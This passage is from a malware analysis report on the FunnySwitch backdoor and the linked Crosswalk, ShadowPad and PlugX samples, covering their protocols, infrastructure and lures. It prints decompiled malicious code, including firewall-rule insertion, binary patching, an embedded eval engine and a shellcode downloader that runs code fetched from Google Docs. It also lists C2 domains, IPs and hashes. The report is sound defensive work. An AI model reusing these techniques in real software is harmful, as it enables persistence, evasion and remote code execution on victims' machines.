- StartTime, EndTime, and WeekDays restrict the times and days when the backdoor may function

The <Config> element may contain an arbitrary number of elements describing various types of connectors:

- TcpConnector and TcpBindConnector are classes responsible for connecting over TCP as client and server.

They have two parameters in common: `address` and `port` (by default, 38001). TcpConnector also has the `parameter` interval, which indicates how long to wait before trying to reconnect.

- HttpConnector and HttpBindConnector are HTTP client with support for proxy and HTTP server.

Supported client parameters: `url` – address to connect to, `interval` – same as at TcpConnector, `proxy` and `cred` – proxy server address and credentials. Server parameters: `url` – list of prefixes on which it will run and `timeout` – client timeout.

The standard classes HttpRequest and HttpListener from .NET Framework are used for client and server implementations. Both HTTP and HTTPS are supported: if no SSL certificate is configured for the port on which the server is running, it will be launched with `CN = Environment.MachineName + ".local.domain"`. The client, in turn, ignores certificate validation.

- RPCConnector and RPCBindConnector are classes that allow setting up a connection via a Named Pipe. They take a single parameter, `name`, which is the name of the connection.

TcpBindConnector and HttpBindConnector support simultaneous connections for multiple clients.

For the network connectors to work, the backdoor adds an allow rule to Windows Firewall with the name "Core Networking — IPv4" for its executable module.


```

29 // Token: 0x060001C8 RID: 456 RVA: 0x00008ABC File Offset: 0x00006CBC
30 private void method_0(string string_3, NET_FW_RULE_DIRECTION_ net_fw_rule_direction__0, string string_4)
31 {
32     INetFwRule netFwRule = (INetFwRule)Activator.CreateInstance(Type.GetTypeFromProgID("HNetCfg.FwRule"));
33     netFwRule.Action = NET_FW_ACTION_.NET_FW_ACTION_ALLOW;
34     netFwRule.Enabled = true;
35     netFwRule.InterfaceTypes = "All";
36     netFwRule.ApplicationName = string_3;
37     netFwRule.Name = Class18.String_0;
38     netFwRule.Description = Class18.String_1;
39     netFwRule.Grouping = Class18.String_2;
40     netFwRule.Direction = net_fw_rule_direction__0;
41     netFwRule.Protocol = 6;
42     netFwRule.LocalPorts = string_4;
43     ((INetFwPolicy2)Activator.CreateInstance(Type.GetTypeFromProgID("HNetCfg.FwPolicy2"))).Rules.Add(netFwRule);
44 }
45
46 // Token: 0x060001C9 RID: 457 RVA: 0x00008B54 File Offset: 0x00006D54
47 public void method_1()
48 {
49     try
50     {
51         Class5.smethod_1("add program rule", new object[0]);
52         StringBuilder stringBuilder = new StringBuilder(255);
53         Class18.GetModuleFileName(IntPtr.Zero, stringBuilder, stringBuilder.Capacity);
54         Class5.smethod_1("Application Path: {0}", new object[]
55         {
56             stringBuilder
57         });
58         this.method_0(stringBuilder.ToString(), NET_FW_RULE_DIRECTION_.NET_FW_RULE_DIR_IN, null);
59         this.method_0(stringBuilder.ToString(), NET_FW_RULE_DIRECTION_.NET_FW_RULE_DIR_OUT, null);
60         Class5.smethod_1("firewallPpolicy create successfully", new object[0]);
61     }
62     catch (Exception exception_)
63     {
64         Class5.smethod_2(exception_);
65     }
66 }

```

Figure 40. Code

for adding Windows Firewall rules

Just like with Crosswalk, there are multiple levels of the protocol: in this case, transport, network, and application.

5.2.1 Transport protocols

1. TCP

TCP supports three types of messages: PingMessage (0x1), PongMessage (0x2), and DataMessage (0x3). The first two monitor the connection and are relevant only at the TcpConnector/TcpBindConnector level. DataMessage contains network-level data.

Messages consist of a signature (4 bytes), encrypted header (16 bytes), and optional data.

The signature is three random bytes followed by their sum with modulo 256. Incoming messages with an invalid signature are discarded.

The header contains the data size (4 bytes) and byte indicating the message type (0x1, 0x2, or 0x3).

It is encrypted with AES-256-CBC; the key and IV are taken from the MD5 of the key string. The backdoor uses this encryption method in other cases as well, which is why we refer to it as "standard" in the text that follows. The key string in this case is "tcp_encrypted".

```

600 public static byte[] Encrypt(byte[] data, string key)
601 {
602     byte[] array = MD5.Create().ComputeHash(Encoding.UTF8.GetBytes(key));
603     ICryptoTransform transform = Rijndael.Create().CreateEncryptor(array, array);
604     MemoryStream memoryStream = new MemoryStream();
605     CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Write);
606     cryptoStream.Write(data, 0, data.Length);
607     cryptoStream.Close();
608     return memoryStream.ToArray();
609 }

```

Figure 41. Standard

encryption in FunnySwitch

2. HTTP with long polling

There are three types of requests: GET "connect", GET "pull", and POST "push". To start transferring data, the client must connect by sending a GET request to a URL from the configuration and provide a special cookie value.

The cookie name is eight random characters. The value is an encrypted Base64 string containing the session GUID and operation name ("connect"). The string is encrypted in the standard way with the key "http".

The client then constantly sends GET requests with pull operations. In response, the server returns the relevant array of messages for the client or, if no new messages have arrived in the last 10 seconds, an empty response. Client-server messages are periodically sent as an array as well, for which a POST request with push operation is used.

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: ncmZreLV=9D4GKR5H6kP4s4dTakViiWcox81zt6wWwLQUB8rHcFIgn6ebJZgfxNIUormjjZSZ
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache
Pragma: no-cache
Connection: Keep-Alive
```

connect

```
HTTP/1.1 200 OK
Content-Length: 0
Content-Type: text/html
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 30 Jul 2020 14:39:30 GMT
```

```
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: e5aHwYpn=9D4GKR5H6kP4s4dTakViiWcox81zt6wWwLQUB8rHcFIWNPp%2fm%2ffQx%2fgkOSWxos99
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache
Pragma: no-cache
```

pull

Figure

```
HTTP/1.1 200 OK
Content-Length: 276
Content-Type: application/octet-stream
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 30 Jul 2020 14:39:30 GMT
```

```
.....~
.Qb...\.
....g...P=s.u...:..d.*.e.%h.
.K...50.o.m...*P.+..1&.=.....C.l..F.....#.....`Z.....%?.*....._{.)....O..Q.....\..9.w....>}..0s~.l....uAN.....~)
0...+7]g..q.%{j.h.o...oo..o.Ul...[.W*Y.2v.*.....A.,wb.....2.h./...P2d..%.w.7...P{..s.....c..%GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Cookie: rF0POSe6=9D4GKR5H6kP4s4dTakViiWcox81zt6wWwLQUB8rHcFIWNPp%2fm%2ffQx%2fgkOSWxos99
Host: 127.0.0.66:4095
Cache-Control: no-store,no-cache
Pragma: no-cache
```

pull

42. FunnySwitch connect and pull requests

The special class `MsgPack` class, which implements a custom serialization protocol, unpacks the array and other primitive types.

3. RPC (Pipe)

Similar to TCP, except for the absence of connection monitoring.

5.2.2 Network-level protocol

```

Switch X
69 public void Input(Connector connector, object session, byte[] data)
70 {
71     byte[] array = Core.Decrypt(data, Switch.CommonKey);
72     SwitchMessage switchMessage = SwitchMessage.Parse(array, 0, array.Length);
73     Class5.smethod_1("input message: {0}, [{1} -> {2}]", new object[]
74     {
75         switchMessage.MessageType,
76         string.Join(",", switchMessage.Source.ToArray()),
77         string.Join(",", switchMessage.Destination.ToArray())
78     });
79     string key = switchMessage.Source[0];
80     string messageType = switchMessage.MessageType;
81     if (messageType != null)
82     {
83         if (messageType == "hello_request")
84         {
85             Dictionary<string, RouteContext> obj = this.dictionary_0;
86             lock (obj)
87             {
88                 this.dictionary_0[key] = new RouteContext
89                 {
90                     Connector = connector,
91                     Session = session,
92                     SystemInfo = switchMessage.Payload
93                 };
94             }
95             SwitchMessage m = SwitchMessage.Create("hello_response", switchMessage.Source.ToArray(), Core.GetSystemInfoData());
96             this.SendSwitchMessage(m);
97             return;
98         }
99         if (!(messageType == "hello_response"))
100         {
101             if (!(messageType == "message"))
102             {
103                 return;
104             }
105             this.method_0(switchMessage);
106         }
107         else
108         {
109             Dictionary<string, RouteContext> obj = this.dictionary_0;
110             lock (obj)
111             {
112                 this.dictionary_0[key] = new RouteContext
113                 {
114                     Connector = connector,
115                     Session = session,
116                     SystemInfo = switchMessage.Payload
117                 };
118             }
119         }
120     }
121 }

```

Figure 43. Function for processing incoming network-level communications
All messages at this level are encrypted in the backdoor's standard way, with the key string "commonkey".

Messages are an array of three or four elements:

- Message type ("hello_request", "hello_response", "message", "error")
- Source serialized array
- Destination serialized array
- Payload (application-level data)

The *MsgPack* class is also used for serialization. The Source and Destination arrays contain the IDs of the relays through which the message has already passed and the IDs of the routers through it should be delivered to the recipient.

The bodies of hello_request and hello_response messages contain information about the sender's system. When one of these messages is received, the relay saves data about the sender ID, used connector instance and system data. These message types are used to establish a direct connection between relays.

Messages of the "message" type (ones that are not hello_request, hello_response, or error) can be passed via several relays. If its Destination field contains only the ID of the current instance, it will be handled locally; if not, it will be sent to the next relay in the list. For connecting to the next instance, it uses the connector that was saved when exchanging hello_request and hello_response messages.

The backdoor collects the following system information:

- Values of the registry keys ProductName and CSDVersion from HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion
- Whether the OS is 32-bit or 64-bit
- List of IP addresses
- Computer name
- Username and workgroup
- Name of running module
- PID

- MAC addresses of network adapters
- Value of the Group attribute in the XML configuration

5.2.3 Application-level protocol

At the application level, data is encrypted in the standard way using the value of the Password attribute from the configuration. If no such value exists, the key string is "test". Data is compressed with GZip prior to encryption.

After decryption and decompression, the payload is an array (packed *MsgPack*) consisting of one or two elements: a string with the name of a command and optional array of bytes (data for the command). These elements, in turn, contain another serialized array, which contains a message string ID (which will be used to send the result of the command) plus the data for the command.

5.2.4 Supported commands

Command	Description
invoke	Run JScript code and get the result. Implementation was separated out into a JSCore .NET assembly, which is dynamically loaded from a Base64 constant defined in the main assembly.

```

582     private static Type smethod_1()
583     {
584         return Assembly.Load(Convert.FromBase64String(Class16.string_0)).GetType("Funny.Eval");
585     }

```

Figure 44.

Loading the Funny.Eval class from the JSCore assembly
Code execution is accomplished with classes from the Microsoft.JScript namespace.

```

Eval X
1  using System;
2  using System.Collections;
3  using System.Collections.Specialized;
4  using Microsoft.JScript;
5  using Microsoft.JScript.Vsa;
6
7  namespace Funny
8  {
9      // Token: 0x02000004 RID: 4
10     [Serializable]
11     public class Eval : INeedEngine
12     {
13         // Token: 0x0600000B RID: 11 RVA: 0x00021A8 File Offset: 0x00003A8
14         [JSFunction(JSFunctionAttributeEnum.HasStackFrame)]
15         public static object Invoke(object _app, object _dict, object _pwd)
16         {
17             RuntimeTypeHandle thisclass = typeof(Eval).TypeHandle;
18             JSLocalField[] fields = new JSLocalField[]
19             {
20                 new JSLocalField("_app", typeof(object).TypeHandle, 0),
21                 new JSLocalField("_dict", typeof(object).TypeHandle, 1),
22                 new JSLocalField("_pwd", typeof(object).TypeHandle, 2),
23                 new JSLocalField("Request", typeof(NameValueCollection).TypeHandle, 3),
24                 new JSLocalField("key", typeof(object).TypeHandle, 4),
25                 new JSLocalField("Response", typeof(Writer).TypeHandle, 5),
26                 new JSLocalField("Server", typeof(NameValueCollection).TypeHandle, 6),
27                 new JSLocalField("Application", typeof(object).TypeHandle, 7),
28                 new JSLocalField("code", typeof(string).TypeHandle, 8),
29                 new JSLocalField("return value", typeof(object).TypeHandle, 9),
30                 new JSLocalField("e:0", typeof(object).TypeHandle, 10)
31             };
32             VsaEngine vsaEngine = VsaEngine.CreateEngineWithType(typeof(Eval).TypeHandle);
33             StackFrame.PushStackFrameForStaticMethod(thisclass, fields, vsaEngine);
34             object obj4;
35             try
36             {
37                 LateBinding lateBinding = new LateBinding("Keys");
38                 NameValueCollection nameValueCollection;
39
40                 localVars3[0] = _app;
41                 localVars3[1] = _dict;
42                 localVars3[2] = _pwd;
43                 localVars3[3] = nameValueCollection;
44                 localVars3[4] = obj;
45                 localVars3[5] = writer;
46                 localVars3[6] = nameValueCollection3;
47                 localVars3[7] = obj3;
48                 localVars3[8] = text;
49                 localVars3[9] = obj4;
50                 localVars3[10] = obj5;
51                 Eval.JScriptEvaluate(text, vsaEngine);
52                 object[] localVars4 = ((StackFrame)vsaEngine.ScriptObjectStackTop()).LocalVars;
53                 _app = localVars4[0];
54                 _dict = localVars4[1];
55                 _pwd = localVars4[2];

```

Figure 45.

Code fragments from the Funny.Eval class

Command	Description
connect	Takes an XML string with connector configuration and creates the corresponding object.
update	Packs a response containing the IDs of relays connected to the current copy, together with their system information.
query	Collects the configuration of active connector instances other than the RPCConnector and RPCBindConnector classes.
remove	Removes the specified connector.
createStream	Creates a message queue with the indicated name. The queue connects with the sender of the createStream command.
closeStream	Deletes the named message queue.
sendStream	Adds a message (byte array) to the queue with the specified name.

The result of execution of each command is returned to the sender via the invoke-response command.

5.2.5 Unused code

By all appearances, the FunnySwitch backdoor is still under development, as shown by the incomplete state of message queue functionality. Besides the commands described here already, the code contains the functions PullStream and SendStream, which are not used anywhere. The first extracts a message from the queue (by queue name), while the second sends its creator an arbitrary set of bytes with the stream-data command.

The code also contains several unused classes: an implementation of the KCP protocol, limited-size queue SizeQueue, and string serializer StreamString.

```

KCP x
1  using System;
2  using System.Collections.Generic;
3
4  namespace Network
5  {
6      // Token: 0x02000039 RID: 57
7      public class KCP
8      {
9          // Token: 0x0600010E RID: 270 RVA: 0x000023E4 File Offset: 0x000005E4
10         public static void ikcp_encode8u(byte[] p, int offset, byte c)
11         {
12             p[offset] = c;
13         }
14
15         // Token: 0x0600010F RID: 271 RVA: 0x00004FB4 File Offset: 0x000031B4
16         public static byte ikcp_decode8u(byte[] p, ref int offset)
17         {
18             int num = offset;
19             offset = num + 1;
20             return p[num];
21         }
22
23         // Token: 0x06000110 RID: 272 RVA: 0x000023EA File Offset: 0x000005EA
24         public static void ikcp_encode16u(byte[] p, int offset, ushort v)
25         {
26             p[offset] = (byte)(v & 255);
27             p[offset + 1] = (byte)(v >> 8);
28         }
29     }

```

Figure 46. Fragment of KCP class code

5.2.6 FunnySwitch vs. Crosswalk

Based on investigation of the two backdoors, we believe that they were written by the same developers. Several things point at common authorship:

- Use of multiple transport protocols
- Support for specifying a proxy server
- Identical configuration restrictions on time of day and days of the week
- Implementation of the KCP protocol
- Implemented (and disabled by default) logging of debug messages and errors

```

1  __int64 __fastcall format_error(base_struct *a1, unsigned int import_hash, unsigned int a3, unsigned int error_code)
2  {
3  base_struct *v4; // rbp
4  unsigned int v5; // edi
5  unsigned int v8; // er14
6  __int64 system_message; // [rsp+60h] [rbp+8h]
7
8  v4 = a1->base_eaddr;
9  system_message = 0i64;
10 v5 = a3;
11 (v4->imports->msvcrt_memset)(v4->error_message, 0i64, 260i64);
12 v8 = (v4->imports->kernel32_FormatMessageA)
13     FORMAT_MESSAGE_FROM_SYSTEM|FORMAT_MESSAGE_ALLOCATE_BUFFER,
14     0i64,
15     error_code,
16     LANG_USER_DEFAULT,
17     &system_message,
18     0,
19     0i64);
20 (v4->imports->msvcrt_sprintf)(
21     v4->error_message,
22     v4->s_fac_format, // FAC:%d->%d,%d,%s
23     import_hash,
24     v5,
25     error_code,
26     system_message);
27 (v4->imports->msvcrt_printf)(v4->error_message);
28 if (system_message)
29     (v4->imports->kernel32_LocalFree)();
30
31     6 internal class Class5
32     7 {
33     8 // Token: 0x06000044 RID: 68 RVA: 0x00002314 File Offset: 0x00000514
34     9 private static FileStream smethod_0()
35     10 {
36     11     return AppDomain.CurrentDomain.GetData("DebugFileStream") as FileStream;
37     12 }
38
39     14 // Token: 0x06000045 RID: 69 RVA: 0x00004648 File Offset: 0x00002848
40     15 public static void smethod_1(string string_0, params object[] object_0)
41     16 {
42     17     FileStream fileStream = Class5.smethod_0();
43     18     if (fileStream != null)
44     19     {
45     20     string text = string.Format("[{0} + DateTime.Now.ToString("o") + "] " + string_0, object_0);
46     21     Console.WriteLine(text);
47     22     FileStream obj = fileStream;
48     23     lock (obj)
49     24     {
50     25     try
51     26     {
52     27     byte[] bytes = Encoding.UTF8.GetBytes(text + "\n");
53     28     fileStream.Write(bytes, 0, bytes.Length);
54     29     fileStream.Flush();
55     30     }
56     31     catch (Exception ex)
57     32     {
58     33     Console.WriteLine("write debug log file fail:" + ex.Message);
59     34     }
60     35     }
61     36     }
62     37 }
63     38 }

```

Figure 47. Error

logging in Crosswalk

Figure 48.

Message logging in FunnySwitch

6. ShadowPad

During the investigation we also discovered two samples containing ShadowPad malware.

The first of these is the SFX archive 20200926__Request for wedding reception.exe (03b7b511716c074e9f6ef37318638337fd7449897be999505d4a3219572829b4).




Figure 49. Contents of

the archive 20200926__Request for wedding reception.exe

For bait, it contains a Chinese-language Microsoft Word document with the text of a wedding banquet form.

婚宴需求

1. 人數大概在 170, 180 人左右.
2. 希望是西式婚宴, 但是如果你們有特別好的中式婚宴策劃方案也可以考慮.
3. 婚宴為晚宴, 請提供你們的菜單以供選擇.
4. 婚宴具體時間是 09/26/2020, 同時當晚有客房需求, 客房需求大概是 100 間, 我們期望是能在一個酒店解決婚宴和客房需求, 但是如果客房不能滿足, 我們也可以考慮其他酒店的住宿.
5. 來賓主要來自於香港和台灣以及少量澳門.

Figure 50. Bait file

wedding.docx

The archive contents are unpacked to the folder c:\programdata, from where (besides the bait file being opened) the payload log.exe is launched.

Both the executable file and the DLL library are obfuscated with VMProtect, but we also found identical unprotected versions (as shown in the following screenshots).

An unpacked legitimate component of Bitdefender (386eb7aa33c76ce671d6685f79512597f1fab28ea46c8ec7d89e58340081e2bd) serves as log.exe. It dynamically loads the library log.dll.

```
.text:00402740 53          push     ebx
.text:00402741 33 DB      xor     ebx, ebx
.text:00402743 68 54 54 42 00  push   offset aLogDll ; "log.dll"
.text:00402748 89 5E 04   mov     [esi+4], ebx
.text:0040274B 89 5E 08   mov     [esi+8], ebx
.text:0040274E 89 5E 0C   mov     [esi+0Ch], ebx
.text:00402751 89 5E 10   mov     [esi+10h], ebx
.text:00402754 89 5E 14   mov     [esi+14h], ebx
.text:00402757 89 5E 18   mov     [esi+18h], ebx
.text:0040275A 89 5E 1C   mov     [esi+1Ch], ebx
.text:0040275D 89 5E 20   mov     [esi+20h], ebx
.text:00402760 89 5E 24   mov     [esi+24h], ebx
.text:00402763 89 5E 28   mov     [esi+28h], ebx
.text:00402766 89 5E 30   mov     [esi+30h], ebx
.text:00402769 89 5E 34   mov     [esi+34h], ebx
.text:0040276C 89 5E 38   mov     [esi+38h], ebx
.text:0040276F FF 15 5C 30 42 00  call    ds:LoadLibraryW
.text:00402775 89 06     mov     [esi], eax
.text:00402777 3B C3     cmp     eax, ebx
.text:00402779 0F 84 DC 00 00 00  jz     loc_40285B
.text:0040277F 57          push    edi
```

Figure 51. Loading log.dll in log.exe

The library, in turn, when loaded checks for whether the current module contains a certain set of bytes at offset 0x2775. If the loading module meets its expectations, these bytes change to a call instruction for a DLL function. As a result, in log.exe right after log.dll loads, a call is made to the function sub_100010D0. The called function is not explicitly exported.

```

1 int __cdecl sub_10001100(LPVOID lpAddress)
2 {
3     int result; // eax
4     DWORD f10ldProtect; // [esp+4h] [ebp-4h]
5     _BYTE *lpAddressa; // [esp+10h] [ebp+8h]
6
7     lpAddressa = (char *)lpAddress + 0x2775;
8     if ( (unsigned __int8)*lpAddressa == 0x89
9         && lpAddressa[1] == 6
10        && lpAddressa[2] == 0x3B
11        && (unsigned __int8)lpAddressa[3] == 0xC3 )
12     {
13         VirtualProtect(lpAddressa, 0x10u, 0x40u, &f10ldProtect);
14         *lpAddressa = 0xE8u;
15         *((_DWORD *) (lpAddressa + 1)) = (char *)sub_100010D0 - (char *)lpAddressa - 5;
16         VirtualProtect(lpAddressa, 0x10u, f10ldProtect, &f10ldProtect);
17         result = 0;
18     }
19     else
20     {
21         sub_10001000();
22         result = 0;
23     }
24     return result;
25 }

```

Figure 52. Check and modification of executable module

in log.dll

A similar technique has been previously [described by ESET](#) in the context of Winnti attacks on universities in Hong Kong. ShadowPad malware was used as the payload in these attacks.

In our case, the code run afterwards had been obfuscated with a new approach: all functions are split into separate instructions that shuffle between each other. Jumps between instructions occur by means of calls to a special function (rel_jump), which emulates the jmp command. The offset at which the jump occurs is written immediately after a call instruction (see the following figure).

```

.text:1000BB1B          call     loc_1000AD9C
.text:1000BB20          call     rel_jump
.text:1000BB20 ; -----
.text:1000BB25          dd      2329h
.text:1000BB29 ; -----
.text:1000BB29          push    eax
.text:1000BB2A          call     rel_jump
.text:1000BB2A ; -----
.text:1000BB2F          dd      0FFFA76Ah
.text:1000BB33          db      6Ch
.text:1000BB34          db      0B9h ; 1
.text:1000BB35 ; -----
.text:1000BB35          sub     esp, 14h
.text:1000BB38          call     rel_jump
.text:1000BB38 ; -----
.text:1000BB3D          dd      1EC0h
.text:1000BB41          db      0D9h ; U
.text:1000BB42          db      94h
.text:1000BB43 ; -----
.text:1000BB43          push    edi
.text:1000BB44          call     rel_jump
.text:1000BB44 ; -----
.text:1000BB49          dd      0FFFB81Ch
.text:1000BB4D          db      95h ; *
.text:1000BB4E          db      1Fh

```

Figure 53. Structure of obfuscated code

In addition, to obfuscate the control flow in the code, conditional jumps that never run are included as well:

```

cmp     esp, 3181h
jb      loc_1000BCA9

```

The obfuscated code is the loader for the subsequent shellcode, which is encrypted in the file log.dll.dat. After decryption, the file is deleted and the shellcode is re-encrypted, saved in the registry, and run. When log.exe is launched subsequently, the shellcode will be loaded from the registry.

The data is stored in a hive with a name resembling the following: (HKLM\HKCU)\Software\Classes\CLSID\{%8.8x-%4.4x-%4.4x-%8.8x%8.8x}, in key %8.8X. The values inserted in the formatting strings are generated based on the TimeDateStamp in the PE header of log.dll, and therefore are always identical for any given library copy. In our case, they equal {56a36bd2-5e2b-20b0-96f2cb9bb3f43475} and EB5D1182, respectively.

The payload is ShadowPad shellcode that has been obfuscated with the same rel_jump and fake-jb techniques. The following strings are contained in its encrypted configuration:

```

6/30/2020 1:25:52 PM
ccc
%ProgramData%\
msdn.exe
log.dll
log.dll.dat
WMNetworkSvc
WMNetworkSvc
WMNetworkSvc
WMNetworkSvc
SOFTWARE\Microsoft\Windows\CurrentVersion\Run
WMSVC
%ProgramFiles%\Windows Media Player\wmpplayer.exe
%windir%\system32\svchost.exe
%windir%\system32\winlogon.exe
%windir%\explorer.exe
TCP://cigy2jft92.kasprsky.info:443
UDP://cigy2jft92.kasprsky.info:53
SOCKS4
SOCKS4
SOCKS5
SOCKS5

```

They include the likely data of module assembly (June 6, 2020), name of the service used by the malware to gain persistence on the system (WMNetworkSvc), names of processes into which shellcode can be injected, and the C2 domain cigy2jft92.kasprsky[.]info.

As we wrote earlier, the other domain kasprsky[.]info has been used by attackers as a FunnySwitch C2 server. Investigation of subdomains and IP addresses yields another second-level domain, livehost[.]live, whose subdomain d89o0gm35t.livehost[.]live is indicated as a C2 server in one copy of Crosswalk (86100e3efa14a6805a33b2ed24234ac73e094c84cf4282426192607fb8810961). Moreover, all samples of these backdoors were signed with the stolen Zealot Digital certificate and were likely used together as part of a single campaign.

This is not the only example of a connection between the Crosswalk and ShadowPad network infrastructures. Two Crosswalk C2 servers we found, 103.248.21[.]134 and 103.248.21[.]179, contained an SSL certificate with SHA-1 value of b1d749a8883ac9860c45986e2ffe370feb3d9ab6. The same certificate was noted at IP address 103.4.29[.]167, which via the domain update.ilastname[.]com was used as a C2 server for another copy of ShadowPad (37be65842e3fc72a5ceccdc3d7784a96d3ca6c693d84ed99501f303637f9301a).




Figure 54. Fragment of ShadowPad and PlugX infrastructure

7. PlugX

The SSL certificate pointed us to another C2 server, with the domain ns.mircosoftbox[.]com.

We found that this C2 server is used by an interesting copy of the PlugX backdoor. Its core is typical of PlugX, being an SFX archive (ccdb8e0162796efe19128c0bac78478fd1ff2dc3382aed0c19b0f4bd99a31efc) that contains the library mapistub.dll, which loads as a legitimate executable.




Figure 55.

PlugX SFX archive

But mapistub.dll is only a downloader. Google Docs is used to store the payload: the library sends a request to export a certain document in .txt format, decodes it into shellcode with Base64, and runs it.

```

76 | sub_10001500(
77 |     (int)v11,
78 |     2 * (v1 + v17),
79 |     (const char *)L"document/export?format=txt&id=%s&includes_info_params=true",
80 |     v5);
81 | response = VirtualAlloc(0, 0x100000u, 0x1000u, 64u);
82 | GET_docs_google_com();
83 | if ( decode_response_base64() )
84 | {
85 |     dword_10003008 = (int)response;
86 |     ((void (__stdcall *)(_DWORD))response)(0);
87 | }
88 | Sleep(0x3E8u);
89 | return VirtualFree(response, 0x80000u, 0x4000u);

```

Figure 56. Loading and running shellcode in mapistub.dll

The shellcode has been obfuscated with junk instructions and inverted conditional jumps (combinations of jle/jg and the like). Its job is to decrypt and run the next stage, which is responsible for reflective loading of the main PlugX component and passing the structure with the configuration to it.

```

seg000:0000001E
seg000:0000001E loc_1E:                ; CODE XREF: seg000:00000018↑j
seg000:0000001E         add     ebx, 0FE160458h
seg000:00000024         inc     edx
seg000:00000025         test    esi, 3F379832h
seg000:0000002B         add     ecx, 0DFC8E220h
seg000:00000031         jmp     loc_37
seg000:00000031 ; -----
seg000:00000036         db     0E8h
seg000:00000037 ; -----
seg000:00000037 loc_37:                ; CODE XREF: seg000:00000031↑j
seg000:00000037         jmp     loc_3D
seg000:00000037 ; -----
seg000:0000003C         db     0E8h
